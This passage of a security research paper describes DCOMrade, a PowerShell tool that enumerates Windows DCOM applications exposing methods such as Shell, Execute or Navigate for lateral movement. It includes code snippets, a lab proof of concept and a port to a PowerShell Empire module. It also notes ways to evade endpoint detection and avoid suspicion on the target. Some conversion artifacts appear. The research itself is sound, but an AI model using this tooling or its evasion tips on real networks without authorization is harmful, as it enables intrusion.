To check whether or not a DCOM application might be vulnerable, the `MemberTypes` can be counted. The `MemberType` represents the `Property` or `Method` that can be instantiated after activating a DCOM application on the target machine. All of the techniques that were investigated during the preliminary research instantiate a `Property` or `Method` that allows code execution or the creation of new services (Tsukerman, 2018).

6.6.1 Default MemberType Count

It's important to check what the default amount of `MemberTypes` is when activating DCOM applications as this can already be used to 'blacklist' a lot of the non-intersting DCOM applications which in turn reduces the time to run the script and the load on the target machine. To check the default amount of `MemberTypes` the `Shortcut` DCOM application
(`{00021401-0000-0000-C000-000000000046}`) gets activated. This `CLSID` is present on every Microsoft Windows machine as it handles the shortcuts on the system. The following command can be executed for getting the amount of `MemberTypes`:

```
$DefaultMember = [activator]::CreateInstance([type]::GetTypeFromCLSID
("00021401-0000-0000-C000-000000000046","localhost"))
$DefaultMemberCount = ($DefaultMember  | Get-Member).Count
```

By activating a DCOM application, it stays activated until it gets released by the Marshal Class. To release a DCOM application, the following Powershell command can be executed:

```
[System.Runtime.Interopservices.Marshal]::ReleaseComObject(
  $DefaultMember)
```

NOTE: The default amount of `MemberTypes` can vary between systems, the 'Shortcut' CLSID however does not, and thus is a good point for getting the default amount of `MemberTypes`.

6.6.2 Blacklisting non-interesting / bad CLSID's

While getting the amount of `MemberTypes` for the DCOM applications without the `LaunchPermission` subkey, there were a lot of results that either made the script hang because the DCOM application could not be activated, or because they had the same amount of `MemberTypes` as the default and thus were classified as being less / not interesting. To work around the issue of a non-responsive script the best solution seemed to devise a blacklist that could be used depending on the Operating System parameter selected when executing the script.

The blacklist selection can be done by using a `switch` statement:

```
switch($os) {
  "win7" {
    $DefaultBlackList = Get-Content -Path $Win7BlackListFile
    Break
}
  "win10" {
    $DefaultBlackList = Get-Content -Path $Win10BlackListFile
  textbraceright
}
```

In the above example the `$DefaultBlackList` gets assigned with either the blacklist values for the Microsoft Windows 7 operating system, or the Microsoft Windows 10 operating system. The blacklists for these operating systems were devised by running the script multiple times and writing down the `CLSID's` that caused problems whilst executing the script. The blacklisted values have been tested individually to verify if these indeed could not be instantiated or if there were problems with the script which prevented the DCOM application from activating.

6.6.3 Retrieving interesting CLSID's

Now that there is a method to blacklist known non-intersting / bad CLSID's the script can be run to actually retrieve the interesting CLSID's. In essence the technique used for this is the same as getting the default MemberType count that was discussed in this chapter at Default MemberType Count. The only real difference is that a check is being done beforehand to determine whether or not the CLSID is present in the blacklist:

```
if (-Not ($CLSID  | Select-String -Pattern $DefaultBlackList)) {
  $MemberCount = Invoke-Command -Session $remotesession -ScriptBlock {
    Try {
      $COM = [activator]::CreateInstance([type]::GetTypeFromCLSID
        ("$Using:CLSID","localhost"))
      $MemberCount = ($COM  | Get-Member).Count
      [System.Runtime.Interopservices.Marshal]::ReleaseComObject($COM)
      Return $MemberCount
    } Catch [System.Runtime.InteropServices.COMException],
      [System.Runtime.InteropServices.InvalidComObjectException],
      [System.UnauthorizedAccessException] {
        [some error action or output]
    }
  }
```

After this initial check the $MemberCount that is being returned gets checked against the default amount of MemberTypes that was determined in Default MemberType Count. If the value is not equal to the default MemberType count and greater than zero, it gets added to the list with potentially vulnerable DCOM applications that is being declared as $VulnerableCLSID in the code snippet below:

```
if (-Not ($MemberCount -eq $DefaultMemberCount) -and ($MemberCount -gt
0)) {
  $CLSIDCount += "CLSID: $CLSID MemberType Count:  $MemberCount"
  $VulnerableCLSID += $CLSID
} else {
  $CustomBlackList += $CLSID
}
```

In the above code snippet the $CLSIDCount is used for future usage in the final script. This will eventually be used by the reporting function to provide the HTML report with a list of CLSID's and their MemberType counts if they are not equal to the default and thus might be interesting to look into. There is also a variable holding the values that can be added to a custom blacklist, this might prove useful when auditing an environment where the systems were deployed using Windows Deployment Services for example, and most of the systems are identical.

6.7 Determining Vulnerable DCOM applications

Now that there is a list with possible vulnerable DCOM applications the script can attempt to activate each of the DCOM applications and check if there are strings that might indicate a lateral movement possibility.

6.7.1 Vulnerable Subset

To determine whether or not a DCOM application might be vulnerable, a subset of strings that were retrieved from the techniques in the articles (Tsukerman, 2018) of the preliminary research was created.

The list currently consists of the following entries:

- Shell
- Execute
- Navigate
- DDEInitiate
- CreateObject
- RegisterXLL
- ExecuteLine
- NewCurrentDatabase
- Service
- Create
- Run
- Exec

Please note that the above list is by no means the complete list to enumerate all of the DCOM applications that might prove useful. The idea is that this list can be changed with dynamic content to either look for specific entries or to be expanded to include as much entries that need to be checked as the user would like. Another usage of this list would be if one were to search for a specific functionality such as starting services for example, giving them the means to do so.

6.7.2 Going in-depth

With a subset of strings to look for when activating the DCOM applications with the CLSID retrieved from the previous steps, it is time to activate each of these and check if any of the strings in the subset are present.

NOTE: Due to the size of the recursion that goes through the `MemberTypes` *the code shown will only go until depth level one. You can find the full recursion in the Powershell script on Github.*

```
 $VulnerableCLSIDs | ForEach-Object {
  $CLSID = $_
  $Vulnerable = Invoke-Command -Session $session -ScriptBlock {
    COM = [activator]::CreateInstance([type]::GetTypeFromCLSID(
      $Using:CLSID, "localhost"))
    $VulnCOM = @()
    $COM | Get-Member | ForEach-Object {
      if ($_.Name | Select-String -Pattern $Using:VulnerableSubset) {
        $VulnCOM += "[+] Possible Vulnerability found:  $_ CLSID:
          $Using:CLSID Path:  " + '$COM' + "." + $_.Name
      }
    }
  }
}
```

The above code snippet loops through the values stored in `$VulnerableCLSIDs` and assigns the value it loops over ($_) to the variable $CLSID. A new variable is created which holds the value that gets returned by the `Invoke-Command`. Every `$CLSID` will be attempted to activate on the target machine, but by using `localhost`, no `DCE/RPC` traffic is being generated on the network that could give away *what* is being activated. A new variable `$VulnCOM` is created to be used as an array to store the possible vulnerable DCOM application(s). The `MemberTypes` of the activated DCOM appliction are being looped over, each of the `MemberType` names are checked if they contain a string that is present in the Vulnerable Subset. If the DCOM application holds one of the strings that is also present in the vulnerable subset, it gets added to the array of `$VulnCOM`.

6.8 Putting it all together

This is really all that is needed to enumerate the DCOM applications and checking if they might hold a vulnerable `Property` or `Method`. In the next chapter a quick run of the script is being executed on a Windows 10 x64 machine.

Chapter 7

Proof of Concept

7.1 Testing environment

The testing environment for this paper consists of two Windows 10 (1803) x64 machines, both have the latest updates installed. In this test setup the following IP-addresses were used:

- Attacking machine: 10.10.30.105
- Victim machine: 10.10.30.108

7.1.1 Enabling the WinRM Firewall rule

To execute the script successfully, the target machine needs to allow the Windows Remote Management connections. There are existing rules available for allowing these connections, see the following guide on how to enable this through the Windows Firewall.

NOTE: By default the WinRM service does not allow Powershell remoting when the machine's network profile is set to 'public'. This is not a problem inside of Microsoft Windows domains but might be if you use this script for testing purposes. To enable this on computers with a networkprofile set to 'public', execute the following command:

```
Enable-PSRemoting -SkipNetworkProfileCheck -Force
```

DO NOT RUN ABOVE COMMAND ON A HOST MACHINE

7.2 Running the script

Now that the functionalities of the script are written down it is time to go into the workings of the script that was made. In this chapter the initial run will be shown as well as the output that is formatted in a HTML report.


7.2.1 Initial run

As discussed in Chapter 5 Windows Powershell Remote Sessions, local Administrative access on the target machine is needed to successfully run the script. The script can be run from a Powershell session on the attacking machine with the following parameters:

- computername - The computername or IP-address of the target machine;
- user - the username of the Administrative account on the target machine;
- domain - when testing in a domain this parameter should hold the name of the domain;
- os - the operating system present on the target machine, current supported operating systems are Windows 7, Windows 10, Windows Server 2012 (R2) and Windows Server 2016 (R2).

NOTE: The script will work on any machine that has Powershell installed and allows Windows Remote Management sessions, but due to the CLSID's that can possibly make the script hang it is advised to create a blacklist of CLSID's that can't be instantiated or are not interesting to enumerate in the first place.

When executing the script with the above parameters an Administrative prompt will pop-up asking for the password of the Administrator account on the target machine:


Administrator: Windows PowerShell (x86)
Windows PowerShell credential request
OK
Cancel

```
PS C:\Users\Admin\Desktop\PS_SCRIPTS\DCOMerate\DCOMerate> .\Check-DCOMApps.ps1 -computername 10.10.30.108 -user Admin -o
s win10
```

Enter your credentials.


User name: 10.10.30.108\Admin

Password: ••••

```
OMrade###DCOMrade###DCOMrade###DCOMrade###DCOMrade###DCOMrade######
#DCOMRADE###DCOMRADE###DCOMRADE###DCOMRADE###DCOMRADE###DCOMRADE###
#####DCOMrade###DCOMrade###DCOMrade###DCOMrade###DCOMrade###DCOM###
 Powershell Script to enumerate vulnerable DCOM Applications    ###
Oc,;oOWMMMMMMMMMMMMMMMMMMMMMMMMMMWKo,,cO ##########################

WinRM Security Configuration.
This command modifies the TrustedHosts list for the WinRM client. The computers in the TrustedHosts list might not be
authenticated. The client might send credential information to these computers. Are you sure that you want to modify
this list?
[Y] Yes  [N] No  [S] Suspend  [?] Help (default is "Y"): Y
[+] Attempting non-interactive session with 10.10.30.108
[i] Connecting to 10.10.30.108
```

FIGURE 7.1: Administrative prompt when running the script


After the session has been established the script walks through the steps as described in Chapter 6, The solution, starting with retrieving a full list of DCOM applications and checking these for default permissions:



```
[+] Connected to 10.10.30.108
[i] Retrieving DCOM applications.
[+] DCOM applications retrieved and written to DCOM_Applications_10.10.30.108.txt.
[i] Checking DCOM applications with default launch permissions...
[i] Retrieving DCOM applications.
[+] DCOM applications retrieved and written to DCOM_Applications_10.10.30.108.txt.
[+] Found 222 DCOM applications without 'LaunchPermission' subkey!
[+] DCOM default LaunchPermission results written to DCOM_DefaultLaunchPermissions_10.10.30.108.txt
```

FIGURE 7.2: Retrieving the DCOM applications


The DCOM applications without the `LaunchPermission` subkey get written to a textfile for later usage. With this list the `CLSID` of each DCOM applications that has no `LaunchPermission` subkey gets enumerated and their `MemberTypes` get counted:



```
[i] Retrieving CLSID's...
[+] DCOM application CLSID's written to DCOM_CLSID_10.10.30.108.txt
[i] Checking MemberType count...
[i] Checking CLSID: {FFB8655F-81B9-4fce-B89C-9A6BA76D13E7}
[i] Written 45 errors to logfile
[i] Written CLSIDs without default MemberType count to CLSID_MemberTypeCount_10.10.30.108.txt
```

FIGURE 7.3: Retrieving the CLSID of the DCOM applications

With the `CLSID` of each DCOM application, the script attempts to activate each one to check if there is a `MemberType Property` or `Method` that indicates a possibility to execute code, start services, etc:



```
[i] Trying potentially vulnerable CLSIDs with VulnerableSubset.txt
[i] This might take a while...

[i] Checking CLSID: {D5E8041D-920F-45e9-B8FB-B1DEB82C6E5E}
[i] Written possible vulnerable DCOM applications to: Possible_Vuln_DCOMapps_10.10.30.108.txt
```

FIGURE 7.4: Checking possible vulnerable `MemberTypes`

This pretty much is the entire script, running the script takes between the two to five minutes depending on how good the blacklist is (filtering known bad `CLSID's`). The results of the script get written to a HTML report, which will be discussed below.


7.3 HTML report

The HTML report is in no way sophisticated and is build up to give a quick overview of the findings. The report is divided into the following sections:

- **OS Info** - Information about the operating system present on the target machine;
- **Possible Vulnerable DCOM** - List with the `CLSID`, `MemberType` name and the path that would need to be instantiated to abuse the DCOM application (if vulnerable);
- **Interesting CLSIDs** - List with `CLSID's` and their `MemberType` count per `CLSID`. This list is present to show which `CLSID` holds an amount of `MemberTypes` that differ from the default amount and thus might be interesting to look into;
- **DCOM Applications with Default Permissions** - A list of DCOM applications that do not have the `LaunchPermission` subkey present in the Windows registry;
- **DCOM Applications on [computername or IP-address]** - List with DCOM applications present on the target machine.

7.3.1 Results

The HTML report shows the known DCOM applications that can be abused for lateral movement or other malicious purposes. As an extra it also shows the different depths, the following image is an example of how the `Navigate2 Method` exists on multiple layers after activating the DCOM application associated with Internet Explorer:




```
$COM.Navigate
$COM.Navigate2
$COM.Application.Navigate
$COM.Application.Navigate2
$COM.Application.Navigate
$COM.Application.Navigate2
$COM.Application.Application.Navigate
$COM.Application.Application.Navigate2
```

FIGURE 7.5: HTML report showing result for `Navigate(2)`

Knowing the vulnerable `Property` and / or `Method` on different depths could provide the possibility to abuse DCOM applications which are blocked on just one depth.

Let's say for instance that there is an endpoint detection rule for `$COM.Navigate`, a way to circumvent this would be to activate the `$COM.Aplication.Application.Navigate`. Ofcourse this is just a simple example, the list with possible vulnerable DCOM applications that contain known strings to look for as described in Chapter 6, Vulnerable Subset, is quite extensive:



CLSID	MemberType Name	Path
{0002DF01-0000-0000-C000-000000000046}	void ExecWB (OLECMDID, OLECMDEXECOPT, Variant, Variant)	$COM.ExecWB
{0002DF01-0000-0000-C000-000000000046}	void Navigate (string, Variant, Variant, Variant, Variant)	$COM.Navigate
{0002DF01-0000-0000-C000-000000000046}	void Navigate2 (Variant, Variant, Variant, Variant, Variant)	$COM.Navigate2
{0002DF01-0000-0000-C000-000000000046}	bool TryCreateInstance(System.Dynamic.CreateInstanceBinder binder, System.Object[] args, [ref] System.Object result)	$COM.Quit.TryCreateInstance
{0002DF01-0000-0000-C000-000000000046}	bool TryCreateInstance(System.Dynamic.CreateInstanceBinder binder, System.Object[] args, [ref] System.Object result)	$COM.Quit.TryCreateInstance
{0002DF01-0000-0000-C000-000000000046}	void ExecWB (OLECMDID, OLECMDEXECOPT, Variant, Variant)	$COM.Application.ExecWB
{0002DF01-0000-0000-C000-000000000046}	void Navigate (string, Variant, Variant, Variant, Variant)	$COM.Application.Navigate
{0002DF01-0000-0000-C000-000000000046}	void Navigate2 (Variant, Variant, Variant, Variant, Variant)	$COM.Application.Navigate2
{0002DF01-0000-0000-C000-000000000046}	void ExecWB (OLECMDID, OLECMDEXECOPT, Variant, Variant)	$COM.Application.ExecWB
{0002DF01-0000-0000-C000-000000000046}	void Navigate (string, Variant, Variant, Variant, Variant)	$COM.Application.Navigate
{0002DF01-0000-0000-C000-000000000046}	void Navigate2 (Variant, Variant, Variant, Variant, Variant)	$COM.Application.Navigate2
{0002DF01-0000-0000-C000-000000000046}	bool TryCreateInstance(System.Dynamic.CreateInstanceBinder binder, System.Object[] args, [ref] System.Object result)	$COM.Application.Quit.TryCreateInstance
{0002DF01-0000-0000-C000-000000000046}	void ExecWB (OLECMDID, OLECMDEXECOPT, Variant, Variant)	$COM.Application.Application.ExecWB
{0002DF01-0000-0000-C000-000000000046}	void Navigate (string, Variant, Variant, Variant, Variant)	$COM.Application.Application.Navigate
{0002DF01-0000-0000-C000-000000000046}	void Navigate2 (Variant, Variant, Variant, Variant, Variant)	$COM.Application.Application.Navigate2
{0002DF01-0000-0000-C000-000000000046}	void ExecWB (OLECMDID, OLECMDEXECOPT, Variant, Variant)	$COM.Application.Parent.ExecWB
{0002DF01-0000-0000-C000-000000000046}	void Navigate (string, Variant, Variant, Variant, Variant)	$COM.Application.Parent.Navigate
{0002DF01-0000-0000-C000-000000000046}	void Navigate2 (Variant, Variant, Variant, Variant, Variant)	$COM.Application.Parent.Navigate2
{0002DF01-0000-0000-C000-000000000046}	void ExecWB (OLECMDID, OLECMDEXECOPT, Variant, Variant)	$COM.Parent.ExecWB
{0002DF01-0000-0000-C000-000000000046}	void Navigate (string, Variant, Variant, Variant, Variant)	$COM.Parent.Navigate
{0002DF01-0000-0000-C000-000000000046}	void Navigate2 (Variant, Variant, Variant, Variant, Variant)	$COM.Parent.Navigate2
{0002DF01-0000-0000-C000-000000000046}	void ExecWB (OLECMDID, OLECMDEXECOPT, Variant, Variant)	$COM.Parent.ExecWB
{0002DF01-0000-0000-C000-000000000046}	void Navigate (string, Variant, Variant, Variant, Variant)	$COM.Parent.Navigate
{0002DF01-0000-0000-C000-000000000046}	void Navigate2 (Variant, Variant, Variant, Variant, Variant)	$COM.Parent.Navigate2
{0002DF01-0000-0000-C000-000000000046}	bool TryCreateInstance(System.Dynamic.CreateInstanceBinder binder, System.Object[] args, [ref] System.Object result)	$COM.Parent.Quit.TryCreateInstance
{0002DF01-0000-0000-C000-000000000046}	void ExecWB (OLECMDID, OLECMDEXECOPT, Variant, Variant)	$COM.Parent.Application.ExecWB
{0002DF01-0000-0000-C000-000000000046}	void Navigate (string, Variant, Variant, Variant, Variant)	$COM.Parent.Application.Navigate
{0002DF01-0000-0000-C000-000000000046}	void Navigate2 (Variant, Variant, Variant, Variant, Variant)	$COM.Parent.Application.Navigate2
{0002DF01-0000-0000-C000-000000000046}	void ExecWB (OLECMDID, OLECMDEXECOPT, Variant, Variant)	$COM.Parent.Parent.ExecWB
{0002DF01-0000-0000-C000-000000000046}	void Navigate (string, Variant, Variant, Variant, Variant)	$COM.Parent.Parent.Navigate
{0002DF01-0000-0000-C000-000000000046}	void Navigate2 (Variant, Variant, Variant, Variant, Variant)	$COM.Parent.Parent.Navigate2
{25983561-9D65-49CE-B335-40630D901227}	IStream CreateResultImage ()	$COM.CreateResultImage
{27354128-7F64-5B0F-8F00-5D77AFBE261E}	bool BufferUnderrunFreeDisabled ()	$COM.BufferUnderrunFreeDisabled
{27354129-7F64-5B0F-8F00-5D77AFBE261E}	bool BufferUnderrunFreeDisabled ()	$COM.BufferUnderrunFreeDisabled
{2735412A-7F64-5B0F-8F00-5D77AFBE261E}	bool BufferUnderrunFreeDisabled ()	$COM.BufferUnderrunFreeDisabled
{2C941FC5-975B-59BE-A960-9A2A262853A5}	IFsiDirectoryItem CreateDirectoryItem (string)	$COM.CreateDirectoryItem
{2C941FC5-975B-59BE-A960-9A2A262853A5}	IFsiFileItem CreateFileItem (string)	$COM.CreateFileItem
{2C941FC5-975B-59BE-A960-9A2A262853A5}	IFileSystemImageResult CreateResultImage ()	$COM.CreateResultImage
{2C941FC5-975B-59BE-A960-9A2A262853A5}	bool CreateRedundantUdfMetadataFiles ()	$COM.CreateRedundantUdfMetadataFiles
{2C941FC5-975B-59BE-A960-9A2A262853A5}	FsiFileSystems FileSystemsToCreate ()	$COM.FileSystemsToCreate
{49B2791A-B1AE-4C90-9B8E-E860BA07F889}	Properties CreateProperties ()	$COM.Document.CreateProperties
{49B2791A-B1AE-4C90-9B8E-E860BA07F889}	Properties CreateProperties ()	$COM.Document.CreateProperties

FIGURE 7.6: Snippet of the HTML report

7.4 Powershell Empire module

If the Windows Remote Management service would always be available, there would be little use for a tool like this since one would be able to simply start an interactive session and roam free on the system that way. To harness the script's possible potential it was modified to also work with the Powershell Empire framework.

The module can be used, and is tested with, the Powershell Empire HTTP listener agent.

7.4.1 Module information

This section will go into the Powershell Empire module and why it is a little bit different than the original script. Please note that the author is not familiar with developing Powershell Empire modules, some parts of the script were left out intentionally while some parts might need some work (hopefully the community will jump on this).

Since Powershell Empire is an open source project it gets a lot of contributions from the security community. Some parts were rewritten to get the script to work with the Powershell Empire framework since the original script makes use of a remote technique, and the Powershell Empire agents are running locally. This part will not go into all the differences, the code can be viewed on the Github page.

Adding the module To port the script to Powershell Empire the video tutorial posted on Youtube by IppSec was used as a reference. Adding the module to Empire Powershell can be done by using one of the templates that are included with the framework. The framework supports Python and Powershell modules, for this script the Powershell template was used.

Since the enumeration process is probably most valuable when looking for machines to move laterally, the module was placed in the Powershell Empire folder for lateral movement and has the name `Invoke-DCOMrade.ps1` (or `invoke_dcomrade` when issuing the `usemodule` command)

Module parameters One of the differences are the parameters, the following parameters are available for the Powershell Empire module:

- `Agent` - This is needed to make the module work with the Empire Agents;
- `Computername` - The computername of the target system, default is set to `localhost` since the agent already runs on the target system;
- `User` - The name of the (local) Administrator account that is present on the target system;
- `OS` - The operating system of the target system. The following operating systems have been tested and are supported: Windows 7 (win7), Windws 10 (win10), Windows Server 2012 / R2 (win2k12), and Windows Server 2016 (win2k16). The default setting is `win10`

Module output The output of the script has been modified from the original script that makes use of the Windows Remote Management services. The Powershell Empire module does not write the output to a HTML report or textfiles anymore since this will raise suspicion on the target system. The Powershell Empire module only outputs the interesting CLSID's (Retrieving interesting CLSID's) and the possible vulnerable DCOM applications (Determining Vulnerable DCOM applications).


7.4.2 DCOMrade module in Empire

With everything in place and configured correctly, the module can be run. This paper will not go into how to use the Powershell Empire framework to spawn agents on a machine, for this usecase a HTTP listener was used and a Powershell Empire agent has been activated, giving us the possibility to run Powershell Empire modules on the target machine.

Using the module To run the module on the target system the `usemodule` command needs to be issued with the technique and name of the script:

```
usemodule lateral_movement/invoke_dcomrade
```

Setting the parameters When setting the parameters it is good to know that there are some default settings (see Module parameters for the default settings). When using the defaults, the only other parameter that needs to be set is the `User` parameter. For this example the local Administrator account on the target system has the name 'Admin'.




```
(Empire: 7VTAK23U) > usemodule lateral_movement/invoke_dcomrade*
(Empire: powershell/lateral_movement/invoke_dcomrade) > info

              Name: Invoke-DCOMrade
            Module: powershell/lateral_movement/invoke_dcomrade
        NeedsAdmin: True
         OpsecSafe: False
          Language: powershell
MinLanguageVersion: 2
        Background: False
   OutputExtension: None

Authors:
  @sud0woodo

Description:
  Powershell script to enumerate possible vulnerable DCOM
  applications

Comments:
  Github https://github.com/sud0woodo/DCOMrade

Options:

  Name         Required    Value                     Description
  ----         --------    -------                   -----------
  Computername True        localhost                 Computername of target system (default:
                                                     localhost)
  OS           True        win10                     Operating System of target system
                                                     (default: win10)
  User         True                                  Username of the local admin on target
                                                     system
  Agent        True        7VTAK23U                  Agent to enumerate DCOM applications
```

FIGURE 7.7: Issuing `info` command in Empire

Executing the module When the parameters are set correctly, the module can be executed with the `execute` command. The verbose output is one of the issues that still need to be worked out at the time of writing, currently it is not possible to show the script verbosity for some reason.

